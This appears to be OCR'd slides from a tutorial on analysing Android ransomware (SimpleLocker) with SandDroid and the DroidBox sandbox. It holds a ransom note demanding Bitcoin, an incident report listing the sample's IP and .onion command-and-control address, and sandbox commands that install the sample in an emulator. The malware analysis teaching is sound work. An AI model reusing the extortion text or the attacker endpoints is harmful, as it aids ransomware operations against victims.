
- **Permission Name: android.permission.ACCESS_NETWORK_STATE**
- Used Type: Api
- Caller Code: Landroid/support/v4/net/ConnectivityManagerCompat$HoneycombMR2ConnectivityManagerCompatImpl;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z
- Callee Code: Landroid/support/v4/net/ConnectivityManagerCompatHoneycombMR2;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z
- Path Index: 0

- **Permission Name: android.permission.ACCESS_NETWORK_STATE**
- Used Type: Api
- Caller Code: Landroid/support/v4/net/ConnectivityManagerCompat$JellyBeanConnectivityManagerCompatImpl;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z
- Callee Code: Landroid/support/v4/net/ConnectivityManagerCompatJellyBean;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z
- Path Index: 0

- **Permission Name: android.permission.ACCESS_NETWORK_STATE**
- Used Type: Api
- Caller Code: Landroid/support/v4/net/ConnectivityManagerCompat;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z
- Callee Code: Landroid/support/v4/net/ConnectivityManagerCompat$ConnectivityManagerCompatImpl;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z
- Path Index: 4

- **Permission Name: android.permission.ACCESS_NETWORK_STATE**
- Used Type: Api
- Caller Code: Landroid/support/v4/net/ConnectivityManagerCompat;->getNetworkInfoFromBroadcast(Landroid/net/ConnectivityManager;Landroid/content/Intent;)Landroid/net/NetworkInfo;
- Callee Code: Landroid/net/ConnectivityManager;->getNetworkInfo(I)Landroid/net/NetworkInfo;
- Path Index: 24

- **Permission Name: android.permission.ACCESS_NETWORK_STATE**
- Used Type: Api
- Caller Code: Landroid/support/v4/net/ConnectivityManagerCompatGingerbread;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z
- Callee Code: Landroid/net/ConnectivityManager;->getActiveNetworkInfo()Landroid/net/NetworkInfo;
- Path Index: 2



SandDroid

ScreenShots

Dear ACME Director

ACME Inc.

Your data has been Encrypted. If you want it back, send us $10,000 to Bitcoin wallet: 1F1tAaz5xxxxxxxxxxxxxxxxxxxxxxxx


Developed by Botnet Research Team , Xi'an Jiaotong University

Contact me: ✉ mindmac.hu#gmail.com

Follow me:

Partners: VisualThreat , MobiSecLab

Incident Report



Automated Analysis


Md5	FD694CF5CA1DD4967xxxxxxxxxxxxxxxxxxxx
Risk rating	High (100 score)
Malware family	Android/Locker.A – also virustotal result/AV
Pcap file	<attach>
logcat file	<attach>
Risky Behaviour	• Encrypt Decrypt data • Executes shell code • Gets Device info (IMEI….)
Dangerous Permissions	• Internet • Read Phone State • Write External Storage
IP/URLs	• 212.112.245.170 – Germany – NA • NA – NA – http://xeyocsu7fu2vjhxs.onion/ - NOTE: .onion URL!!!! • 93.184.216.119 – USA – http://example.com – NOTE: could be used to test connection
Other	• App probably uses TOR – (Tor service) • No calls or SMS • Many file reads/writes (writing read files with .enc extension…is it encrypting them?) • Interesting Broadcast (WakefulBroadcastReceiver)

Dynamic Analysis

1 Droidbox

- ANANAS ☺
- Adb Logcat
- Tcpdump
- Custom tools
- ….

Droidbox



README.md Update README.md 11 months ago

README.md

Intro


DroidBox is developed to offer dynamic analysis of Android applications. The following information is described in the results, generated when analysis is complete:


- Hashes for the analyzed package
- Incoming/outgoing network data
- File read and write operations
- Started services and loaded classes through DexClassLoader
- Information leaks via the network, file and SMS
- Circumvented permissions
- Cryptographic operations performed using Android API
- Listing broadcast receivers
- Sent SMS and phone calls

Additionally, two graphs are generated visualizing the behavior of the package. One showing the temporal order of the operations and the other one being a treemap that can be used to check similarity between analyzed packages.

https://github.com/pjlantz/droidbox

Dynamic Analysis - Droidbox







```
delluser@delluser-XPS-15-9530:~$ ./startemu.sh Nexus_4_API_16
bash: ./startemu.sh: No such file or directory
delluser@delluser-XPS-15-9530:~$ cd DroidBox_4.1.1/
delluser@delluser-XPS-15-9530:~/DroidBox_4.1.1$ clear
delluser@delluser-XPS-15-9530:~/DroidBox_4.1.1$ ./startemu.sh Nexus_4_API_16
delluser@delluser-XPS-15-9530:~/DroidBox_4.1.1$ 
```

Start emulator with droidbox

- **./startemu.sh <Emulator Name>**

Dynamic Analysis - Droidbox





5554:Nexus_4_API_16
2:47
Content/Storage/External Storage
Picture: getExternalStoragePublicDirectory
/mnt/sdcard/Pictures
Create
Delete
Picture getExternalFilesDir
/mnt/sdcard/Android/data/com.example.android.apis/fil...
Create
Delete
File getExternalFilesDir
/mnt/sdcard/Android/data/com.example.android.apis/files
Create
Delete

Add dummy pictures to the emulator:

Api Demos > Content > Storage > External Storage

Dynamic Analysis - Droidbox





```
delluser@delluser-XPS-15-9530:~/DroidBox_4.1.1$ ./droidbox.sh /home/delluser/Downloads/simplelocker.apk
```

Install application on emulator with droidbox

- **./droidbox.sh <application name>**

Dynamic Analysis - Droidbox






```
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
 ____                               __  ____
/\  _`\               __           /\ \/\  _`\
\ \ \/\ \  _ __  ___ /\_\    \_\ \ \ \L\ \    ___   __  _
 \ \ \ \ \/\`'__\ __`\/\ \  /'_` \ \ \  _ <' / __`\/\ \/'\
  \ \ \_\ \ \ \/\ \L\ \ \ \/\ \L\ \ \ \L\ \ \L\ \/>  </
   \ \____/\ \_\ \____/\ \_\ \___,_\ \____/ \____//\_/\_\
    \/___/  \/_/\/___/  \/_/\/__,_ /\/___/ \/___/ \//\/_/
Waiting for the device...
Installing the application /home/delluser/Downloads/simplelocker.apk...
```

